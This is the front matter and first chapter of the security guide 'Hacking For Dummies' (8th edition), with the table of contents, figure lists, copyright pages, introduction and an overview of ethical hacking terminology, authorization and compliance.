LEARNING MADE EASY

8th Edition

Hacking

for dummies®

A Wiley Brand

Identify system weaknesses

Protect your data in a hybrid work environment

Learn about hacking with AI

Kevin Beaver, CISSP

Independent Information Security Consultant, Principle Logic, LLC

Hacking For Dummies®

To view this book's Cheat Sheet, simply go to www.dummies.com and search for “Hacking For Dummies Cheat Sheet” in the Search box.

Table of Contents

- Cover
- Table of Contents
- Title Page
- Copyright
- Introduction
  - About This Book
  - Foolish Assumptions
  - Icons Used in This Book
  - Beyond the Book
  - Where to Go from Here
- Part 1: Building the Foundation for Security Testing
  - Chapter 1: Introduction to Vulnerability and Penetration Testing
    - Straightening Out the Terminology
    - Recognizing How Malicious Attackers Beget Ethical Hackers
    - Understanding the Need to Hack Your Own Systems
    - Understanding the Dangers Your Systems Face
    - Following the Security Assessment Principles
    - Using the Vulnerability and Penetration Testing Process

Chapter 2: Cracking the Hacker Mindset

- What You're Up Against
- Who Breaks into Computer Systems?
- Why They Do It
- Planning and Performing Attacks
- Maintaining Anonymity

Chapter 3: Developing Your Security Testing Plan

- Establishing Your Goals
- Determining Which Systems to Test
- Creating Testing Standards
- Selecting Security Assessment Tools

Chapter 4: Hacking Methodology

- Setting the Stage for Testing
- Seeing What Others See
- Scanning Systems
- Determining What's Running on Open Ports
- Assessing Vulnerabilities
- Penetrating the System

Part 2: Putting Security Testing in Motion

Chapter 5: Information Gathering

- Gathering Public Information
- Mapping the Network

Chapter 6: Social Engineering

- Introducing Social Engineering
- Starting Your Social Engineering Tests
- Knowing Why Attackers Use Social Engineering
- Understanding the Implications
- Performing Social Engineering Attacks
- Social Engineering Countermeasures

Chapter 7: Physical Security

- Identifying Basic Physical Security Vulnerabilities

Pinpointing Physical Vulnerabilities in Your Office

Chapter 8: Passwords

Understanding Password Vulnerabilities

Cracking Passwords

General Password Cracking Countermeasures

Securing Operating Systems

Part 3: Hacking Network Hosts

Chapter 9: Network Infrastructure Systems

Understanding Network Infrastructure Vulnerabilities

Choosing Tools

Scanning, Poking, and Prodding the Network

Detecting Common Router, Switch, and Firewall Weaknesses

Putting Up General Network Defenses

Chapter 10: Wireless Networks

Understanding the Implications of Wireless Network Vulnerabilities

Choosing Your Tools

Discovering Wireless Networks

Discovering Wireless Network Attacks and Taking Countermeasures

Understanding How AI Can Help with Wireless Network Security

Chapter 11: Mobile Devices

Sizing Up Mobile Vulnerabilities

Cracking Laptop Passwords

Cracking Phones and Tablets

Part 4: Hacking Operating Systems

Chapter 12: Windows

Introducing Windows Vulnerabilities

Choosing Tools

Gathering Information About Your Windows Vulnerabilities

Detecting Null Sessions

Checking Share Permissions

Exploiting Missing Patches

Running Authenticated Scans

Chapter 13: Linux and macOS

Understanding Linux Vulnerabilities

Choosing Tools

Gathering Information About Your System Vulnerabilities

Finding Unneeded and Unsecured Services

Securing the .rhosts and hosts.equiv Files

Assessing the Security of NFS

Checking File Permissions

Finding Buffer Overflow Vulnerabilities

Checking Physical Security

Performing General Security Tests

Patching

Part 5: Hacking Applications

Chapter 14: Email Systems

Introducing Email System Vulnerabilities

Recognizing and Countering Email Attacks

General Best Practices for Minimizing Email Security Risks

Chapter 15: Web Applications and Mobile Apps

Choosing Your Web Security Testing Tools

Seeking Out Web Vulnerabilities

Minimizing Web Security Risks

Uncovering Mobile App Flaws

Chapter 16: Databases and Storage Systems

Diving into Databases

Following Best Practices for Minimizing Database Security Risks

Opening Up About Storage Systems

Following Best Practices for Minimizing Storage Security Risks

Part 6: Security Testing Aftermath

Chapter 17: Reporting Your Results

Pulling the Results Together

Prioritizing Vulnerabilities
Creating Reports
Chapter 18: Plugging Your Security Holes
Turning Your Reports into Action
Patching for Perfection
Hardening Your Systems
Assessing Your Security Infrastructure
Chapter 19: Managing Security Processes
Automating the Security Assessment Process
Monitoring Malicious Use
Outsourcing Security Assessments
Instilling a Security-Aware Mindset
Keeping Up with Other Security Efforts
Part 7: The Part of Tens
Chapter 20: Ten Tips for Getting Security Buy-In
Cultivate an Ally and a Sponsor
Don’t Be a FUDdy-Duddy
Demonstrate That the Organization Can’t Afford to Be Hacked
Outline the General Benefits of Security Testing
Show How Security Testing Specifically Helps the Organization
Get Involved in the Business
Establish Your Credibility
Speak on Management’s Level
Show Value in Your Efforts
Be Flexible and Adaptable
Chapter 21: Ten Reasons Hacking Is the Only Effective Way to Test
The Bad Guys Use Good Tools and Develop New Methods
IT Governance and Compliance Are More Than High-Level Audits
Testing Complements Audits and Security Evaluations
Customers and Partners Will Ask How Secure Your Systems Are
The Law of Averages Works Against Businesses

Security Assessments Improve Understanding of Business Risks
If a Breach Occurs, You Have Something to Fall Back On
In-Depth Testing Brings Out the Worst in Your Systems
Combined Vulnerability Scanning and Penetration Testing Is Key
Proper Testing Can Uncover Overlooked Weaknesses

Chapter 22: Ten Deadly Mistakes

Not Getting Approval
Assuming That You Can Find All Vulnerabilities
Assuming That You Can Eliminate All Vulnerabilities
Performing Tests Only Once
Thinking That You Know It All
Running Your Tests Without Looking at Things from a Hacker's Viewpoint
Not Testing the Right Systems
Not Using the Right Tools
Outsourcing the Fox to Guard Your Henhouse
Outsourcing Testing and Not Staying Involved

Index

About the Author

Connect with Dummies

End User License Agreement

List of Tables

Chapter 17

TABLE 17-1 Prioritizing Vulnerabilities

List of Illustrations

Chapter 4

FIGURE 4-1: Netcraft's web server version utility.

Chapter 5

FIGURE 5-1: Results from a dark web search of an internet domain using Kaduu's ...

Chapter 6

FIGURE 6-1: Sample of a generic phishing email message.

FIGURE 6-2: Sample of a targeted phishing email message.

Chapter 8

FIGURE 8-1: Brute-force password-cracking options in Proactive Password Auditor...

FIGURE 8-2: Output from pwdump3.

FIGURE 8-3: Cracked password file hashes with John the Ripper.

FIGURE 8-4: Using Cain & Abel to capture passwords going across the network.

Chapter 9

FIGURE 9-1: Performing a ping sweep of an entire class C network with Nmap.

FIGURE 9-2: In-depth port-scanning options in NMapWin.

FIGURE 9-3: NetScanTools OS Fingerprinting tool.

FIGURE 9-4: General SNMP information gathered by Getif.

FIGURE 9-5: Management interface user IDs gleaned via Getif's SNMP browsing fun...

FIGURE 9-6: Information gathered about an email server via Telnet.

FIGURE 9-7: Connecting a network analyzer outside the firewall.

FIGURE 9-8: Omnipeek can help uncover someone running an illicit system, such a...

FIGURE 9-9: CommView's interface for viewing network statistics.

FIGURE 9-10: Selecting your victim hosts for ARP poisoning in Cain & Abel.

FIGURE 9-11: ARP poisoning results in Cain & Abel.

Chapter 10

FIGURE 10-1: Finding the MAC address of an AP by using arp.

FIGURE 10-2: Searching for your wireless APs by using the WiGLE database.

FIGURE 10-3: NetStumbler displays detailed data on APs.

FIGURE 10-4: A LanGuard scan of a live AP.

FIGURE 10-5: Using airodump to capture WEP initialization vectors.

FIGURE 10-6: Using aircrack to crack WEP.

FIGURE 10-7: Using ElcomSoft Wireless Security Auditor to crack WPA PSKs.

FIGURE 10-8: Using Omnipeek to view encrypted wireless traffic.

FIGURE 10-9: ElcomSoft Wireless Security Auditor’s numerous password cracking o...

FIGURE 10-10: The Reaver Pro startup window.

FIGURE 10-11: Using Reaver Pro to determine that Wi-Fi Protected Setup is enabl...

FIGURE 10-12: NetStumbler showing potentially unauthorized APs.

FIGURE 10-13: You can configure Omnipeek to detect APs that don’t broadcast the...

FIGURE 10-14: CommView for WiFi showing several potentially unauthorized ad-hoc...

FIGURE 10-15: Finding an accessible AP via NetStumbler.

FIGURE 10-16: Looking for the MAC address of a wireless client on the network b...

FIGURE 10-17: SMAC showing a spoofed MAC address.

Chapter 11

FIGURE 11-1: ElcomSoft System Recovery is great for cracking and resetting Wind...

FIGURE 11-2: Loading password hashes from a remote SAM database in ophcrack.

FIGURE 11-3: Usernames and hashes extracted via ophcrack.

FIGURE 11-4: Loading the required hash tables in ophcrack.

FIGURE 11-5: iOS Forensic Toolkit’s main page.

FIGURE 11-6: Select the appropriate iOS device from the list.

FIGURE 11-7: iOS Forensic Toolkit Ramdisk loading successfully.

FIGURE 11-8: Cracking a four-digit PIN on an iPhone.

FIGURE 11-9: ElcomSoft Phone Breaker options for exploring iCloud backups.

Chapter 12

FIGURE 12-1: Port-scanning a Windows 11 system with NetScanTools Pro.

FIGURE 12-2: Gathering SMB versions with NetScanTools SMB Scanner.

FIGURE 12-3: Using Nmap to determine the Windows version.

FIGURE 12-4: Using nbtstat to gather information on a Windows 11 system.

FIGURE 12-5: Using LanGuard to scan for open Windows shares.

FIGURE 12-6: Mapping a null session to a vulnerable Windows system.

FIGURE 12-7: net view displays drive shares on a remote Windows host.

FIGURE 12-8: Default local security-policy settings in Windows 7 that restrict ...

FIGURE 12-9: SoftPerfect Network Scanner’s Share Finder profile seeks out Windo...

FIGURE 12-10: Exploitable vulnerability found by Nexpose.

FIGURE 12-11: The main Metasploit console.

FIGURE 12-12: Metasploit options to obtain a remote command prompt on the targe...

FIGURE 12-13: Remote command prompt on target system obtained by exploiting a m...

FIGURE 12-14: Metasploit Pro’s graphical interface provides broad security test...

FIGURE 12-15: Starting the exploit process in Metasploit Pro is as simple as im...

FIGURE 12-16: Testing login credentials before running an authenticated scan wi...

Chapter 13

FIGURE 13-1: Port scanning a Linux host with NetScanTools Pro.

FIGURE 13-2: Using Nexpose to discover vulnerabilities in macOS.

FIGURE 13-3: Using the Test Credentials feature as part of the Nexpose scan con...

FIGURE 13-4: Using Nmap to determine the OS kernel version of a Linux server.

FIGURE 13-5: Using Nmap to check application versions.

FIGURE 13-6: Viewing the PIDs for running daemons by using ps -aux.

FIGURE 13-7: /etc/inittab showing the line that allows a Ctrl+Alt+Delete shutdo...

FIGURE 13-8: Running the Tiger security-auditing tool.

FIGURE 13-9: Partial output of the Tiger tool.

Chapter 14

FIGURE 14-1: Limiting the number of resources that handle inbound messages.

FIGURE 14-2: An SMTP banner showing server-version information.

FIGURE 14-3: An SMTP banner that disguises the version information.

FIGURE 14-4: Using VRFY to verify that an email address exists.

FIGURE 14-5: Using EXPN to verify that a mailing list exists.

FIGURE 14-6: Using EmailVerify to verify an email address.

FIGURE 14-7: Using smtp-user-enum to glean email addresses.

FIGURE 14-8: Using NetScanTools Pro SMTP Server Tests to check for an open emai...

FIGURE 14-9: Critical information revealed in email headers.

FIGURE 14-10: Using the EICAR test string to test antimalware software.

Chapter 15

FIGURE 15-1: Using HTTrack to crawl a website.

FIGURE 15-2: Using Firefox Web Developer to reset form-field lengths.

FIGURE 15-3: Using WebInspect to find and manipulate hidden fields.

FIGURE 15-4: Netsparker discovered SQL injection vulnerabilities.

FIGURE 15-5: Script code reflected to the browser.

FIGURE 15-6: Using Acunetix Web Vulnerability Scanner to find cross-site script...

FIGURE 15-7: The URL returns an error when an invalid user ID is entered.

FIGURE 15-8: The URL returns a different error when an invalid password is ente...

FIGURE 15-9: The Brutus tool tests for weak web logins.

FIGURE 15-10: Burp Suite Professional password-cracking options.

FIGURE 15-11: Using AI in Burp Suite Professional to learn more about and furth...

FIGURE 15-12: A network camera’s login credentials embedded directly in its HTM...

Chapter 16

FIGURE 16-1: Using Cain & Abel to crack Oracle password hashes.

FIGURE 16-2: Various databases supported by Nessus authenticated scanning.

FIGURE 16-3: Using SoftPerfect Network Scanner to search for network shares.

FIGURE 16-4: Using FileLocator Pro to search for sensitive text on unprotected ...

Hacking

8th Edition

by Kevin Beaver, CISSP

for dummies®
A Wiley Brand

Hacking For Dummies®, 8th Edition

Published by: **John Wiley & Sons, Inc.,** 111 River Street, Hoboken, NJ 07030-5774, www.wiley.com

Copyright © 2026 by John Wiley & Sons, Inc. All rights reserved, including rights for text and data mining and training of artificial technologies or similar technologies.

Media and software compilation copyright © 2026 by John Wiley & Sons, Inc. All rights reserved, including rights for text and data mining and training of artificial technologies or similar technologies.

Published simultaneously in Canada

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without the prior written permission of the Publisher or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc., 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 750-4470, or on the web at www.copyright.com. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at http://www.wiley.com/go/permissions.

The manufacturer's authorized representative according to the EU General Product Safety Regulation is Wiley-VCH GmbH, Boschstr. 12, 69469 Weinheim, Germany, e-mail: Product_Safety@wiley.com.

Trademarks: Wiley, For Dummies, the Dummies Man logo, Dummies.com, Making Everything Easier, and related trade dress are trademarks or registered trademarks of John Wiley & Sons, Inc. and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

LIMIT OF LIABILITY/DISCLAIMER OF WARRANTY: THE PUBLISHER AND THE AUTHOR MAKE NO REPRESENTATIONS OR WARRANTIES WITH RESPECT TO THE ACCURACY OR COMPLETENESS OF THE CONTENTS OF THIS WORK AND SPECIFICALLY DISCLAIM ALL WARRANTIES, INCLUDING WITHOUT LIMITATION WARRANTIES OF FITNESS FOR A PARTICULAR PURPOSE. NO WARRANTY MAY BE CREATED OR EXTENDED BY SALES OR PROMOTIONAL MATERIALS. THE ADVICE AND STRATEGIES CONTAINED HEREIN MAY NOT BE SUITABLE FOR EVERY SITUATION. THIS WORK IS SOLD WITH THE UNDERSTANDING THAT THE PUBLISHER IS

NOT ENGAGED IN RENDERING LEGAL, ACCOUNTING, OR OTHER PROFESSIONAL SERVICES. IF PROFESSIONAL ASSISTANCE IS REQUIRED, THE SERVICES OF A COMPETENT PROFESSIONAL PERSON SHOULD BE SOUGHT. NEITHER THE PUBLISHER NOR THE AUTHOR SHALL BE LIABLE FOR DAMAGES ARISING HEREFROM. THE FACT THAT AN ORGANIZATION OR WEBSITE IS REFERRED TO IN THIS WORK AS A CITATION AND/OR A POTENTIAL SOURCE OF FURTHER INFORMATION DOES NOT MEAN THAT THE AUTHOR OR THE PUBLISHER ENDORSES THE INFORMATION THE ORGANIZATION OR WEBSITE MAY PROVIDE OR RECOMMENDATIONS IT MAY MAKE. FURTHER, READERS SHOULD BE AWARE THAT INTERNET WEBSITES LISTED IN THIS WORK MAY HAVE CHANGED OR DISAPPEARED BETWEEN WHEN THIS WORK WAS WRITTEN AND WHEN IT IS READ.

For general information on our other products and services, please contact our Customer Care Department within the U.S. at 877-762-2974, outside the U.S. at 317-572-3993, or fax 317-572-4002. For technical support, please visit https://hub.wiley.com/community/support/dummies.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media that is not included in the version you purchased, you may download this material at http://booksupport.wiley.com. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number is available from the publisher.

ISBN 978-1-394-34812-1 (pbk); ISBN 978-1-394-34814-5 (ebk); ISBN 978-1-394-34813-8 (ebk)

Introduction

Welcome to *Hacking For Dummies*, 8th Edition. This book outlines, in plain English, computer hacking tricks and techniques that you can use to assess the security of your information systems, find the vulnerabilities that matter, and fix the weaknesses before criminal hackers and malicious insiders take advantage of them. This hacking is the professional, aboveboard, and legal type of security testing, which I refer to as *vulnerability and penetration testing* or *ethical hacking* throughout the book.

Computer, network, and cloud security are complex subjects and ever-moving targets. You must stay on top of them to ensure that your information is protected from the bad guys and their exploits, including the growing challenges associated with ransomware. The techniques and tools outlined in this book can help.

You could implement all the security technologies and other best practices possible, and your network environment might be secure — *as far as you know*. But unless and until you understand how malicious attackers think, apply that knowledge, and use the right tools to assess your systems from their point of view, it's practically impossible to have a true sense of how secure your systems and information really are.

Ethical hacking (or, more simply, security assessments), which encompasses formal and methodical vulnerability and penetration testing, is necessary to find security flaws and to validate that your information systems are truly secure on an ongoing basis.

With so many people working from home, combined with the recent push for employees to return to the office, the cultural and political challenges involving users and foreign adversaries along with modern computing being done outside of traditional enterprise security controls, hacking and subsequent incidents and breaches are off the charts. Ensuring security is especially critical given these complexities and what there is to lose. It's clear that businesses are having to adapt to new ways of working. IT and security professionals are also grappling with the

associated emerging technologies, including artificial intelligence (AI) and quantum computing, and that's only further complicating security. It's a tricky place to be and not an enviable position. Still, it represents an opportunity for learning and improving, so it's not all bad.

This book helps you successfully navigate the craziness of the world as it relates to IT and security. I also help you implement a proper vulnerability and penetration testing program, perform the right security checks, and put the necessary countermeasures in place to keep external hackers and malicious users in check.

About This Book

Hacking For Dummies is a reference guide for hacking your systems to improve security and minimize business risks. The security testing techniques are based on written and unwritten rules of computer system vulnerability and penetration testing and information security best practices. This book covers everything from establishing your testing plan to assessing your systems to plugging the holes and managing an ongoing security testing program.

Realistically, for most networks, operating systems, and applications, thousands of possible vulnerabilities exist. I don't cover them all, but I do cover the big ones on various platforms and systems that I believe contribute to most security problems in business today. I cover basic Pareto principle (80/20 rule) stuff, with the goal of helping you find the 20 percent of the issues that create 80 percent of your security risks. Much of it is what might be considered low-hanging fruit. Still, other issues are a bit more nuanced. Whether you need to assess security vulnerabilities on a small home-office network, a medium-size corporate network, or across a large enterprise, *Hacking For Dummies* provides the information you need.

This book includes the following features:

- Various technical and nontechnical tests and their detailed methodologies

- Specific countermeasures to protect against hacking and breaches

Before you start testing your systems, familiarize yourself with the information in Part 1 so that you're prepared for the tasks at hand. The adage "If you fail to plan, you plan to fail" rings true for the security assessment process. You must have a solid game plan in place if you're going to be successful.

Foolish Assumptions

Disclaimer: This book is intended solely for information technology (IT) and information security professionals to test the security of their (or their clients') systems in an authorized fashion. If you choose to use the information in this book to hack or break into computer systems maliciously and without authorization, you're on your own. Neither I (the author) nor anyone else associated with this book shall be liable or responsible for any unethical or criminal choices that you might make and execute using the methodologies and tools that I describe.

Okay, now that that's out of the way, let's get to the good stuff! This book is for you if you're a network administrator, IT or information security manager, security consultant, security auditor, compliance manager, or otherwise someone who is interested in finding out more about evaluating computer systems, software, and IT operations for security flaws and, of course, making long-term improvements.

I also make a few assumptions about you, the aspiring IT or security professional:

- You're familiar with basic computer, network, and information security concepts and terms.
- You have access to a computer and a network on which to use these techniques and tools.
- You have the go-ahead from your employer or your client to perform the hacking techniques described in this book.

Icons Used in This Book

Throughout this book, you'll see the following icons in the margins.

REMEMBER This icon points out information that's worth committing to memory.

WARNING This icon points out information that could have a negative effect on your vulnerability and penetration testing efforts — so please read it!

TIP This icon refers to advice that can highlight or clarify an important point.

TECHNICAL STUFF This icon points out technical information that's interesting but not vital to your understanding of the topic being discussed.

Beyond the Book

First off, be sure to check out the Cheat Sheet associated with this book. You can access the Cheat Sheet by visiting dummies.com and searching for "Hacking For Dummies cheat sheet." The Cheat Sheet is a great way to get you pointed in the right direction or get you back on track with your security testing program if needed.

Also, be sure to check out my website www.principlelogic.com, especially the Resources page where I link to my past articles, webinars,

and related security content.

Where to Go from Here

The more you know about how external hackers and rogue insiders work and how your systems should be tested, the better you're able to secure your computer and network systems. This book provides the foundation you need to develop and maintain a successful security assessment and vulnerability management program to minimize business risks.

Depending on your computer, application, and network configurations, you may be able to skip certain chapters. For example, if you aren't running Linux or wireless networks, you can skip those chapters. Just be careful. You may think you're not running certain systems, but they could very well be on your network, somewhere, waiting to be exploited.

Keep in mind that the high-level concepts of security testing won't change as often as the specific vulnerabilities you protect against. Vulnerability and penetration testing will always remain both an art *and* a science in a field that's ever-changing. You must keep up with the latest hardware and software technologies, along with the various vulnerabilities that come about day after day and month after month. This is especially true with AI dominating the world right now. The good news is the vulnerabilities are often very predictable and, therefore, easy to discover and resolve.

You won't find a single *best* way to hack your systems, so tweak this information to your heart's content. And happy hacking, this time with this book and AI by your side!

Part 1

Building the Foundation for Security Testing

IN THIS PART …

Discover the basics of vulnerability and penetration testing, including using AI for assistance.

Get a look inside a hacker’s head to understand why and how they do what they do.

Develop a security testing plan.

Understand the methodology for finding the most (and best) vulnerabilities.

Chapter 1

Introduction to Vulnerability and Penetration Testing

IN THIS CHAPTER

- **Understanding hackers' and malicious users' objectives**
- **Examining how the security testing process came about**
- **Recognizing what endangers your computer systems**
- **Understanding how artificial intelligence can help**
- **Starting to use the process for security testing**

This book is about testing your computers and networks for security vulnerabilities and plugging the holes you find before the bad guys get a chance to exploit them. Understanding the concepts in this chapter is your first step in this process.

Straightening Out the Terminology

Everyone has heard of hackers and malicious users. Many people have even suffered the consequences of their criminal actions. Who are these people, and why do you need to know about them? The next few sections give you the lowdown on these attackers.

REMEMBER In this book, I use the following terminology:

- **Hackers** (or *external attackers, often called black-hat hackers)* try to compromise computers, sensitive information, and even entire

networks for ill-gotten gains — usually from the outside — as unauthorized users. Hackers go for almost any system they think they can compromise. Some prefer prestigious, well-protected systems, but hacking into anyone's system increases an attacker's status in hacker circles.

- **Malicious users** (*internal attackers)* try to compromise computers and sensitive information from the inside as authorized and trusted users. Malicious users go for systems that they believe they can compromise for ill-gotten gains or revenge, because they may have access or knowledge of a system that gives them a leg up. Plus, they know that their efforts will often go undetected because they usually already have credentials into the systems they wish to exploit.

  Malicious attackers are, generally speaking, both hackers and malicious users. For the sake of simplicity, I refer to both as *hackers* and specify *hacker* or *malicious user* only when I need to differentiate and drill down further into their unique tools, techniques, and ways of thinking.

- **Ethical hackers** (or *good guys)*, often referred to as white-hat hackers or penetration testers, hack systems to discover vulnerabilities to protect against unauthorized access, abuse, and misuse. Information security researchers, consultants, and internal staff fall into this category. These ethical hackers often work as part of a *red team* within an organization whose purpose is to find and exploit vulnerabilities across the entire network, companywide. Sometimes red team security professionals will work in conjunction with what's referred to as a *blue team* that specializes in security defense or a purple team that does both to provide a unified approach to security offense and defense.

Hacker

Hacker has two meanings:

- Traditionally, hackers like to tinker with software or electronic systems. Hackers enjoy exploring and learning how computer

systems operate. They love discovering new ways to work — both mechanically and electronically.

- Over the years, *hacker* has taken on a new meaning: someone who maliciously breaks into systems for personal gain. Technically, these criminals are *crackers* (criminal hackers). These "crackers" break into — or crack — systems with malicious intent. They seek fame, intellectual property, profit, or even revenge. They modify, delete, and steal critical information, and they spread ransomware and take entire networks offline, often bringing large corporations and government agencies to their knees.

  WARNING Don't get me started on how pop culture and the media have hijacked the word *hack*, from *life hacking* to so-called election meddling. Marketers, politicians, and media strategists know that the average person doesn't understand the term *hacking*, so many of them use it however they desire to achieve their goals. Don't be distracted.

The good-guy *(white-hat)* hackers don't like being lumped in the same category as the bad-guy *(black-hat)* hackers. (In case you're curious, the *white hat* and *black hat* come from old Western TV shows in which the good guys wore white cowboy hats and the bad guys wore black cowboy hats.) *Gray-hat* hackers are a bit of both. Whatever the case, the word *hacker* often has a negative connotation.

Many malicious hackers claim that they don't cause damage but help others for the greater good of society. Yeah, whatever. Malicious hackers are electronic miscreants and deserve the consequences of their actions.

Be careful not to confuse criminal hackers with security researchers. Researchers not only hack aboveboard and develop the amazing tools that we get to use in our work, but they also (usually) take responsible steps to disclose their findings and publish their code. Unfortunately, a war is going on against legitimate information security research, and the

tools and techniques are often questioned by government agencies. Some people are even forced to remove these tools from their websites.

Malicious user

A malicious user — meaning a rogue employee, contractor, intern, or other user who abuses their trusted privileges — is a common term in security circles and in headlines about information breaches. The issue isn't necessarily users hacking internal systems but users who abuse the computer access privileges they've been given. Users ferret through critical database systems to glean sensitive information, email confidential client information to the competition or elsewhere to the cloud to save for later, or delete sensitive files from servers that they probably didn't need to have access to in the first place.

Sometimes, an innocent (or ignorant) insider whose intent isn't malicious still causes security problems by moving, deleting, or corrupting sensitive information. Even an innocent fat finger on the keyboard can have dire consequences in the business world. Think about all the ransomware infections affecting businesses around the world. All it takes is one click by a careless user for your entire network to be affected.

Malicious users are often the worst enemies of IT and information security professionals because they know exactly where to go to get the goods and don't need to be computer-savvy to compromise sensitive information. These users have the access they need, and management trusts them — often without question.

Recognizing How Malicious Attackers Beget Ethical Hackers

You need protection from hacker shenanigans. Along the lines of what my father taught me about being smarter than the machine you're working on, you have to become as savvy as the guys who are trying to attack your systems. A true IT or security professional possesses the skills, mindset, and tools of a hacker but is trustworthy. They perform

hacks as security tests against systems based on how hackers think and work and make tireless efforts to protect the organizations' network and information assets.

REMEMBER Ethical hacking (more commonly known as vulnerability and penetration testing in the business world) involves the same tools, tricks, and techniques that criminal hackers use, with one major difference: It's performed with the target's permission in a professional setting. The intent of this testing is to discover vulnerabilities from a malicious attacker's viewpoint to better secure systems. Vulnerability and penetration testing is part of an overall information risk management program that allows for ongoing security improvements. This security testing can also ensure that vendors' claims about the security of their products are legitimate.

SECURITY TESTING CERTIFICATIONS

If you perform vulnerability and penetration tests and want to add another certification to your credentials, you may want to consider becoming a Certified Ethical Hacker (C|EH) through a certification program by EC-Council. See www.eccouncil.org for more information. Like Certified Information Systems Security Professional (CISSP), the C|EH certification is a well-known, respected certification in the industry, accredited by the American National Standards Institute (ANSI 17024).

Other options include the SANS Global Information Assurance Certification (GIAC) program and the Offensive Security Certified Professional (OSCP) program, a hands-on security testing certification. I love the approach of the certifications, as all too often, people who perform this type of work don't have the proper hands-on experience with the tools and techniques to do it well. See www.giac.org, and www.offsec.com for more information.

Vulnerability and penetration testing versus auditing

Many people confuse security testing via vulnerability and penetration testing with security auditing, but *big* differences exist in the objectives.

Security auditing involves comparing a company's security policies (or compliance requirements) with what's actually taking place. The intent of security auditing is to validate that security controls exist, typically by using a risk-based approach. Auditing often involves reviewing business processes, and in some cases, it isn't as technical. Some security audits, in fact, can be as basic as security checklists that simply serve to meet a specific compliance requirement.

REMEMBER Not all audits are high-level, but many of the ones I've seen — especially those involving compliance with the Payment Card Industry Data Security Standard (PCI DSS) and the Health Insurance Portability and Accountability Act (HIPAA) — are quite simplistic. Often, these audits are performed by people who have no technical security experience — or, worse, work outside IT altogether!

Conversely, security assessments based on ethical hacking focus on vulnerabilities that can be exploited. This testing approach validates that security controls *don't* exist or are ineffectual. This formal vulnerability and penetration testing can be both highly technical and nontechnical, and although it involves the use of formal methodology, it tends to be a bit less structured than formal auditing. Where auditing is required (such as for SSAE 18 SOC reports and the ISO 27001 certification) in your organization, you might consider integrating the vulnerability and penetration testing techniques I outline in this book into your IT/security audit program. You might actually be required to do so. Auditing and vulnerability and penetration testing complement one another really well.

Policy considerations

If you choose to make vulnerability and penetration testing an important part of your business's information risk management program, you need to have a documented security testing policy. Such a policy outlines who's doing the testing, the general type of testing that's performed, and

how often the testing takes place. Specific procedures for carrying out your security tests could outline the methodologies I cover in this book. You should also consider creating security standards documented along with your policy that outline the specific security testing tools used and the specific people performing the testing. You could establish standard testing dates, such as once per quarter for external systems and biannual tests for internal systems — whatever works for your business.

Compliance and regulatory concerns

Your own internal policies may dictate how management views security testing, but you also need to consider the state, federal, and international laws and regulations that affect your business. In particular, the Digital Millennium Copyright Act (DMCA) sends chills down the spines of legitimate researchers. See www.eff.org/issues/dmca for everything that the DMCA has to offer.

Many federal laws and regulations in the United States — such as the Health Insurance Portability and Accountability Act (HIPAA) and the associated Health Information Technology for Economic and Clinical Health (HITECH) Act, Gramm-Leach-Bliley Act (GLBA), North American Electric Reliability Corporation (NERC) Critical Infrastructure Protection (CIP) requirements, and the Payment Card Industry Data Security Standard (PCI DSS) — require strong security controls and consistent security assessments. There's also the Cybersecurity Maturity Model Certification (CMMC). CMMC is a follow-on to NIST Special Publication 800-171 Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations. This certification is intended to ensure that the U.S. Department of Defense's (DoD's) Defense Industrial Base (DIB) of suppliers/contractors are adequately protecting the DOD's information assets.

Related international laws —such as the Canadian Personal Information Protection and Electronic Documents Act (PIPEDA), the European Union's General Data Protection Regulation (GDPR), and Japan's Personal Information Protection Act (JPIPA) — are no different. Incorporating your security tests into these compliance requirements is a

great way to meet state and federal regulations and to beef up your overall information security and privacy program.

Understanding the Need to Hack Your Own Systems

To catch a thief, you must think like a thief. That adage is the basis of vulnerability and penetration testing. Knowing your enemy is critical. The law of averages works against security. With the increased number of hackers and their expanding knowledge and the growing number of system vulnerabilities and other unknowns, all computer systems and applications are likely to be hacked or compromised somehow. Protecting your systems from the bad guys — not just addressing general security best practices — is critical. When you know hacker tricks, you find out how vulnerable your systems really are and can take the necessary steps to make them secure.

Hacking preys on weak security practices and both disclosed and undisclosed vulnerabilities. More and more research, such as the annual Verizon Data Breach Investigations Report (www.verizon.com/business/resources/reports/dbir/), shows that long-standing, *known* vulnerabilities are continually being targeted. Firewalls, advanced endpoint security, security incident and event management (SIEM), and other fancy (and expensive) security technologies often create a false feeling of safety. Attacking your own systems to discover vulnerabilities — especially the low-hanging fruit that gets so many people into trouble — helps you go beyond security products to make them even more secure. Vulnerability and penetration testing is a proven method for greatly hardening your systems from attack. If you don’t identify weaknesses, it’s only a matter of time before the vulnerabilities are exploited.

As hackers expand their knowledge, so should you. You must think like them and work like them to protect your systems from them. As a security professional, you must know the activities that the bad guys

carry out, as well as how to stop their efforts. Knowing what to look for and how to use that information helps you thwart their efforts.

TIP You don't have to protect your systems from *everything*. You can't. The only protection against everything is unplugging your computer systems and locking them away so no one can touch them — not even you and especially not your users. But doing so is not the best approach to security, and it's certainly not good for business! What's important is protecting your systems from known vulnerabilities and common attacks — the 20 percent of the issues that create 80 percent of the risks, which happen to be some of the most overlooked weaknesses in most organizations. Seriously, you wouldn't believe the basic flaws I see in my work!

Anticipating all the possible vulnerabilities you'll have in your systems and business processes is impossible. You certainly can't plan for all types of attacks — especially the unknown ones. But the more combinations you try and the more often you test whole systems instead of individual units, the better your chances are of discovering vulnerabilities that affect your information systems in their entirety.

Don't take your security testing too far, though; hardening your systems from unlikely (or even *less* likely) attacks makes little sense and will probably get in the way of doing business.

REMEMBER Your overall goals for security testing are to

- Prioritize your systems so that you can focus your efforts on what matters.
- Test your systems in a nondestructive fashion.
- Enumerate vulnerabilities and, if necessary, prove to management that business risks exist.

